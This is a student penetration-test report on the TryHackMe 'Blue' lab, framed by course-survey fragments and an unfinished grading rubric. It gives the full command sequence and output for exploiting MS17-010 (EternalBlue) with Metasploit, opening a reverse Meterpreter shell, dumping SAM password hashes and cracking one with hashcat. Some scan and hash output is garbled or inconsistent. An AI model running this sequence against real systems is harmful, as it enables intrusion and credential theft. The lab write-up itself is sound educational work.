
The software and tools discussed during this event were relevant and met your curriculum gaps.(PO1,PO3,PO5) 1 - Poor, 2 - Satisfactory, 3 - Excellent

103 responses




You got sufficient opportunity for exploring your creativity, technical skills and improving your design ideas on Cyber Security? (P03, P05) 1 - Poor 2 - Satisfactory 3 - Excellent

103 responses




Were you able to perform effectively as an individual and as a team, and follow the instructions? ? (P09, P011, P012) 1 - Poor 2 - Satisfactory 3 - Excellent

103 responses




The software tools helped you in designing and developing a demonstrable project, which can be used in industrial sectors. (PO5, PO12) 1 - Poor 2 - Satisfactory 3 - Excellent

103 responses



What is your level of learning on Cyber Security after this add-on course? 1 - Poor 2 - Satisfactory 3 - Excellent

103 responses



KHAJIRA SALAM
Algo

Penetration Test Report

TryHackMe:Blue

Prepared by:

JISHNU P(VML20CS089)

ABHINAV PURUSHOTHAMAN(VML20CS004)

S6 CSE-A (2020-2024)

Vimal Jyothi Engineering College, Chemperi, Kannur.

Contents

<u>Topic</u>	<u>PAGE</u>
About Blue.....	3
Before the Tasks	4
Tasks	5
Task 1 – Recon	6
Task 2 – Gain Access	8
Task 3 - Escalate	11
Task 4 – Crack.....	14
Task 5 – Find flags!	16
Conclusion.....	18

About Blue

EternalBlue is a software vulnerability found in Microsoft's Windows operating system that hackers can use to remotely execute code on a targeted computer.

It was discovered by the US National Security Agency (NSA) and later leaked online by a group called "Shadow Brokers" in 2017. The vulnerability affects the Windows Server Message Block (SMB) protocol used for file and printer sharing. It is significant because it allows malware to spread rapidly across networks, making it a powerful tool for cyber attackers.

EternalBlue was used in the WannaCry ransomware attack in 2017, affecting over 200,000 computers in 150 countries.

Microsoft released a patch for the vulnerability, but many systems remained vulnerable due to slow patching by system administrators. The incident highlights the importance of regular software updates and cybersecurity practices.

Before the Tasks

1. Go to <https://www.tryhackme.com/room/blue>.
2. Start the machine.
3. Download OpenVPN file.
4. Start VPN using command :

```
sudo openvpn vpnfilename.ovpn
```

```
nipundas@kali)-[~/Desktop/tryhackme]
└─$ sudo openvpn nipundas.ovpn
04-04 07:06:11 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported by openvpn
04-04 07:06:11 OpenVPN 2.6.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL]
```

5. Ping the target machine using command:
ping <target_ip>

```
(root@kali)-[~/home/nipundas]
└─$ ping 10.10.84.189
PING 10.10.84.189 (10.10.84.189) 56(84) bytes of data:
64 bytes from 10.10.84.189: icmp_seq=1 ttl=125 time=328 ms
64 bytes from 10.10.84.189: icmp_seq=2 ttl=125 time=327 ms
64 bytes from 10.10.84.189: icmp_seq=3 ttl=125 time=325 ms
64 bytes from 10.10.84.189: icmp_seq=4 ttl=125 time=328 ms
64 bytes from 10.10.84.189: icmp_seq=5 ttl=125 time=325 ms
64 bytes from 10.10.84.189: icmp_seq=6 ttl=125 time=328 ms
^C
— 10.10.84.189 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 5009ms
rtt min/avg/max/mdev = 324.623/326.914/328.452/1.485 ms
```

The goal of pinging a device is to find out if a device is reachable at a particular IP address.

Tasks

Task 1 - Recon

Task 2 - Gain Access

Task 3 - Escalate

Task 4 - Crack

Task 5 - Find flags!



Task 1 – Recon

Recon(or Reconnaissance) is the information-gathering stage of ethical hacking, where you collect data about the target system.

Scanning ports using nmap

Nmap(Network Mapper), is a free and open source tool used for vulnerability checking, port scanning and network mapping.

A port scan used to discover open doors or weak points in a network. A port scan helps in finding open ports and figure out whether they are receiving or sending data. It can also reveal whether active security devices like firewalls are being used by an organization.

Use command : `nmap -sC -sV -Pn <[target_ip]>`

```
nmapundar@kali1[-]
└─$ nmap -sC -sV -Pn 10.10.04.109
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-04 07:00 PDT
Nmap scan report for 10.10.04.109
Host is up (0.34s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp    open  ssl/ms-wbt-server?
|_ssl-date: 2023-04-04T14:11:41+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=JON-PC
|_Not valid before: 2023-04-03T14:06:43
|_Not valid after: 2023-10-03T14:06:43
|_rdp-ntlm-info:
|_  Target_Name: JON-PC
|_  NetBIOS_Domain_Name: JON-PC
|_  NetBIOS_Computer_Name: JON-PC
|_  DNS_Domain_Name: JON-PC
|_  DNS_Computer_Name: JON-PC
|_  Product_Version: 6.1.7601
|_  System_Time: 2023-04-04T14:11:32+00:00
49152/tcp  open  msrpc            Microsoft Windows RPC
49153/tcp  open  msrpc            Microsoft Windows RPC
49154/tcp  open  msrpc            Microsoft Windows RPC
49155/tcp  open  msrpc            Microsoft Windows RPC
49156/tcp  open  msrpc            Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|_  210:
|_    Message signing enabled but not required
|_  clock-skew: mean: 1h00m00s, deviation: 2h14m10s, median: 0s
|_ nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 020de59619d9 (unknown)
|_ smb-os-discovery:
|_  OS: windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|_  OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|_  Computer name: JON-PC
|_  NetBIOS computer name: JON-PC\*00
|_  Workgroup: WORKGROUP\*00
|_  System time: 2023-04-04T09:11:31-05:00
|_ smb-security-mode:
|_  account_used: guest
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ smb2-time:
|_  date: 2023-04-04T14:11:32
|_  start_date: 2023-04-04T14:06:42

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 164.24 seconds
```

We can see that there are 9 tcp open ports in the target system. Ports 139 and 445 is used by services netbios-ssn and microsoft-ds respectively and ports 135, 3389, 49152, 49153, 49154, 49158, 49159 is used by the service msrpc.

Now do a nmap scan to search for vulnerabilities.

Use command : `nmap -script vuln -Pn <target_ip>`

```
(nlpundas@kali)-[~]
└─$ nmap -script vuln -Pn 10.10.84.189
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-04 07:14 PDT
Nmap scan report for 10.10.84.189
Host is up (0.34s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|  VULNERABLE:
|  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|  State: VULNERABLE
|  IDs: CVE:CVE-2017-0143
|  Risk factor: HIGH
|  A critical remote code execution vulnerability exists in Microsoft SMBv1
|  servers (ms17-010).
|
|  Disclosure date: 2017-03-14
|  References:
|  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 149.94 seconds
```

It is identified that the machine is vulnerable to ms17-010. Microsoft Windows SMB Server is prone to a remote code-execution vulnerability.

Task 2 – Gain Access

The Metasploit Framework is an open source platform that supports vulnerability research, exploit development, and the creation of custom security tools.

Using metasploit

Use command : msfconsole

```
(root@kali)~/home/nipundas
└─$ msfconsole

IIIII  000 070
 II    4  0  0  0
 II    4  0  0  0
 II    4  0  0  0
 II    4  0  0  0
 II    4  0  0  0
IIIII  000 070

I love shells --egypt

      =[ metasploit v6.3.4-dev                               ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post         ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops             ]
+ -- --=[ 9 evasion                                         ]

Metasploit tip: Use the analyze command to suggest
runnable modules for hosts
Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

Search for ms17-010 in metasploit to check whether there exists any exploit for it.

Use command : search <vulnerability_name>

```
msf6 > search ms17-010
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-01-14	average	Yes	MS17-010 EternalBlue SMB Remote Wind
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSyner
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSyner
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Executi

An exploit is already available in metasploit for ms17-010 eternalblue called exploit/windows/smb/ms17_010_eternalblue.

In order to choose the exploit,

Use command : use <exploit_#>

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Exploit parameters need to be set now. 'show options' is a command used to show all the parameters or environment variables that need to be set before exploiting a target system.

Use command : show options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affe
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Window

```

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes      Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     LHOST           yes      The listen address (an interface may be specified)
  LPORT     4444            yes      The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic Target

```

Setting the following module options :

- RHOST to specify the target host IP address.

Use command : set RHOSTS <target_ip>

- LHOST to specify the localhost IP address to connect to. This should be set to the IP address provided by the VPN.

Use command : set LHOST <local_ip>

- LPORT to specify the local port to connect to.

Use command : set LPORT <port_no>

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.84.189
rhosts => 10.10.84.189
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.6.55.113
lhost => 10.6.55.113
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 80
lport => 80
```

Run the exploit :

Use command : exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.6.55.113:80
[*] 10.10.84.189:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.10.84.189:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.84.189:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.84.189:445 - The target is vulnerable.
[*] 10.10.84.189:445 - Connecting to target for exploitation.
[*] 10.10.84.189:445 - Connection established for exploitation.
[*] 10.10.84.189:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.84.189:445 - CDRE raw buffer dump (42 bytes)
[*] 10.10.84.189:445 - 0x00000000 57 69 5e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.84.189:445 - 0x00000010 73 69 5f ee 61 8c 20 37 36 30 31 20 53 65 72 76  signal 7001 Serv
[*] 10.10.84.189:445 - 0x00000020 69 63 65 20 50 61 63 65 20 31           ice Pack 1
[*] 10.10.84.189:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.84.189:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.84.189:445 - Sending all but last fragment of exploit packet
[*] 10.10.84.189:445 - Starting non-paged pool grooming
[*] 10.10.84.189:445 - Sending SMBv2 buffers
[*] 10.10.84.189:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.84.189:445 - Sending final SMBv2 buffers.
[*] 10.10.84.189:445 - Sending last fragment of exploit packet!
[*] 10.10.84.189:445 - Receiving response from exploit packet
[*] 10.10.84.189:445 - ETernalsblue overwrite completed successfully (0xc0000000)!
[*] 10.10.84.189:445 - Sending egg to corrupted connection.
[*] 10.10.84.189:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.10.84.189
[*] Meterpreter session 1 opened (10.6.55.113:80 -> 10.10.84.189:40194) at 2023-04-04 07:25:49 -0700
[*] 10.10.84.189:445 - *-----*
[*] 10.10.84.189:445 - *-----WIN-----*
[*] 10.10.84.189:445 - *-----*
meterpreter > |
```

A 'WIN' message indicates that the exploit ran successfully in the target machine.

Task 3 - Escalate

Gaining access is the next step after scanning. Once the scanning tools are used to look for flaws in a system, it is the next phase where the ethical hackers or penetration testers have to technically gain access to a network or system.

This step aims at escalating our privileges in the target machine.

Using meterpreter shell

Meterpreter is a metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code.

A Meterpreter shell gives access to Metasploit modules and other actions not available in the command shell. So exit from current to shell and upgrade to meterpreter shell by doing the following :

Ctrl+Z from the current shell.

Use command : search shell_to_meterpreter

```
meterpreter >
Background session 1? [y/N] y
Unknown command: y
msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  post/multi/manage/shell_to_meterpreter    normal         No     Shell to Meterpreter Upgrade

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter
```

A module is returned for shell_to_meterpreter. In order to use it,

Use command : use <module_#>

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
```

Use command : show options

```
msf6 post( ) > show options
Module options (post/multi/manage/shell_to_meterpreter):


| Name    | Current Setting | Required | Description                                                                             |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------|
| HANDLER | true            | yes      | Start an exploit/multi/handler to receive the connection                                |
| LHOST   |                 | no       | IP of host that will receive the connection from the payload (will try to auto detect). |
| LPORT   | 4433            | yes      | Port for payload to connect to.                                                         |
| SESSION |                 | yes      | The session to run this module on                                                       |


View the full module info with the info, or info -d command.
```

For displaying active sessions in the target machine,

Use command : sessions -i

Now, a session must be set in the target machine.

Use command : set session <session_#>

```
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
```

Now run the exploit.

Use command : run

```
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.6.55.113:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (200774 bytes) to 10.10.84.189
[*] Meterpreter session 2 opened (10.6.55.113:4433 -> 10.10.84.189:49199) at 2023-04-04 07:30:16 -0700
[*] Stopping exploit/multi/handler
```

Now check the active sessions.

Use command : show sessions

```
msf6 post(multi/manage/shell_to_meterpreter) > show sessions
Active sessions


| Id | Name        | Type        | Information                  | Connection                                            |
|----|-------------|-------------|------------------------------|-------------------------------------------------------|
| 1  |             |             |                              |                                                       |
| 2  | meterpreter | x64/windows | NT AUTHORITY\SYSTEM @ JON-PC | 10.6.55.113:4433 -> 10.10.84.189:49199 (10.10.84.189) |


```

Here we can see that a meterpreter session(session_#2) has been created in the target machine.

To initiate interaction with the session,

Use command : `sessions -i <session_id>`

Also using commands like `getsystem` and `getuid` help us to verify the system info.

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Check the processes running in the target machine.

Use command : `ps`

```
meterpreter > ps
Process List
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
350	712	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
416	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	SystemRoot\System32\smss.exe
428	712	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
488	712	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
564	556	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
612	556	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
620	712	spoolsv.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
624	604	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
664	604	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
712	612	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
720	612	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
728	612	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
836	712	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
876	564	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe
904	712	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
952	712	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1020	564	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\LogonUI.exe
1088	712	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1188	712	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
1216	564	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe
1320	712	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\spoolsv.exe
1336	712	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1630	712	amazon-ssm-agent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
1640	1772	powershell.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
1692	712	LiteAgent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\XenTools\LiteAgent.exe
1692	712	Ec2Config.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
1948	712	TrustedInstaller.exe	x64	0	NT AUTHORITY\SYSTEM	
1960	712	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
2084	836	WmiPrvSE.exe	x64	0		
2368	712	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
2620	712	vids.exe	x64	0	NT AUTHORITY\SYSTEM	
2708	712	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
2728	712	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	
2860	428	Defrag.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\defrag.exe

The processes along with their PID, PPID, Session etc. are displayed.

Task 4 – Crack

This step involves cracking the passwords in the machine. Passwords are stored in hash format which converts the normal passwords into a combination of alphanumeric characters.

The Security Accounts Manager (SAM) is a database file in the Microsoft Windows operating system (OS) that contains usernames and passwords.

Hashdump will dump all the hashes from SAM file of the target system.

Use command : hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d :::
```

Here a non-default user called 'Jon' is visible.

His hashed password is : ffb43f0de35be4d9917ac0cc8ad57f8d

Copy and save the hash into a file called hashes.txt.

Hashed password can be checked against wordlist.

Wordlist is a text document in which we have the list of passwords that are used worldwide or the continuous set of all words or numbers. We use those wordlists to crack passwords using various kinds of attacks.

Now, we need to crack the hashed password. For that, we use a tool called hashcat which is a powerful tool for cracking hashes.

Hashcat can be used with wordlist to crack the password.

Use command :

```
hashcat -a 0 -m 1000 hashes.txt <path_to_wordlist>
```

```
msf6 post( ) > hashcat -a 0 -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt
[*] exec: hashcat -a 0 -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt

msf6 post( ) > hashcat -a 0 -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt
[*] exec: hashcat -a 0 -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.2.0) starting

OpenCL API (OpenCL 3.0 Platform 3.1+debian linux, Mesa-Adrenalin-Pi1OC, SPIR, LLVM 16.0.0, SLEEP, BESTFD, POCL_02000) - Platform #2 [The pocl project]
* Device #1: pthread-sandybridge-intel(R) Core(TM) i5-10300H CPU @ 2.50GHz, 1610/2448 MB (512 MB allocatable), 0MCU

Maximum password length supported by kernels: 32
Maximum password length supported by kernels: 255

hashes: 1 digests, 1 unique digests, 1 unique salts
Rulespace: 16 bits, 85336 entries, 0x000077f7 mask, 262144 bytes, 3/13 rotates
Rules: 1

Optimizers applied:
* Zero-byte
* Early-skip
* Not-salted
* Not-iterated
* Single-hash
* Single-salt
* Raw-hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 98C

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename .. /usr/share/wordlists/rockyou.txt
* Passwords .. 14344292
* Bytes .. 133921547
* Keyspace .. 14344283
* Runtime .. 1 sec

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -m 2 to the commandline.
  This can cause your system to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

ff942f8de35be4d9917ac8cc8ad57f801a1qfna22
```

The cracked password is : alqfna22

Task 5 – Find flags!

Now comes the best part.

Flags are basically files or codes that are kept hidden secretly.

According to the objective, there are 3 flags named flag1.txt, flag2.txt, flag3.txt in the target machine.

Since all the three names begin with 'flag,' we can simply search for files with names starting 'flag.'

Use command : search -f flag*.txt

```
meterpreter > search -f flag*.txt
Found 3 results...

```

Path	Size (bytes)	Modified (UTC)
c:\Users\Jon\Documents\flag3.txt	37	2019-03-17 12:26:36 -0700
c:\Windows\System32\config\flag2.txt	34	2019-03-17 12:32:48 -0700
c:\flag1.txt	24	2019-03-17 12:27:21 -0700

```
meterpreter > █
```

Now directories can be traversed and contents files can be viewed using commands.

Use command : cd <directory_name>

Use command : cat <filename>

Viewing contents of flag1.txt.

```
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
Listing: C:\
-----
Mode                Size           Type             Last modified          Name
-----
040777/rwxrwxrwx    0             dir             2018-12-12 19:13:36 -0800 $Recycle.Bin
040777/rwxrwxrwx    0             dir             2009-07-13 22:08:56 -0700 Documents and Settings
040777/rwxrwxrwx    0             dir             2009-07-13 20:20:08 -0700 PerfLogs
040555/r-xr-xr-x    4096          dir             2019-03-17 15:22:01 -0700 Program Files
040555/r-xr-xr-x    4096          dir             2019-03-17 15:28:38 -0700 Program Files (x86)
040777/rwxrwxrwx    4096          dir             2019-03-17 15:35:57 -0700 ProgramData
040777/rwxrwxrwx    0             dir             2018-12-12 19:13:22 -0800 Recovery
040777/rwxrwxrwx    4096          dir             2023-04-04 07:43:10 -0700 System Volume Information
040555/r-xr-xr-x    4096          dir             2018-12-12 19:13:28 -0800 Users
040777/rwxrwxrwx    16384         dir             2019-03-17 15:36:30 -0700 Windows
100666/rw-rw-rw-    24           fil             2019-03-17 12:27:21 -0700 flag1.txt
000000/-----      0             fif             1969-12-31 16:00:00 -0800 hiberfil.sys
000000/-----      0             fif             1969-12-31 16:00:00 -0800 pagefile.sys

meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter > |
```

Viewing contents of flag2.txt

```
meterpreter > cat flag2.txt
flag{sam_database_elevated_access}
```

Viewing contents of flag3.txt

```
meterpreter > cd c:/Users/Jon/Documents/
meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}mete
```

That's it!

The challenge is completed.



Conclusion

In conclusion, successfully exploiting the TryHackMe/Blue vulnerability highlights the importance of patching systems and staying vigilant against cyber threats. The TryHackMe/Blue vulnerability exploit demonstrates the power of a single vulnerability and the damage that can be caused by cyber attacks. Through this exercise, I gained practical experience in identifying and exploiting vulnerabilities, which will be invaluable in future cybersecurity endeavors.



ADCS601-CYBER SECURITY ANALYTICS

Evaluation Rubrics

Implementation: 30 Marks

No	Parameters	Mark	Poor	Fair	Very Good	Outstanding
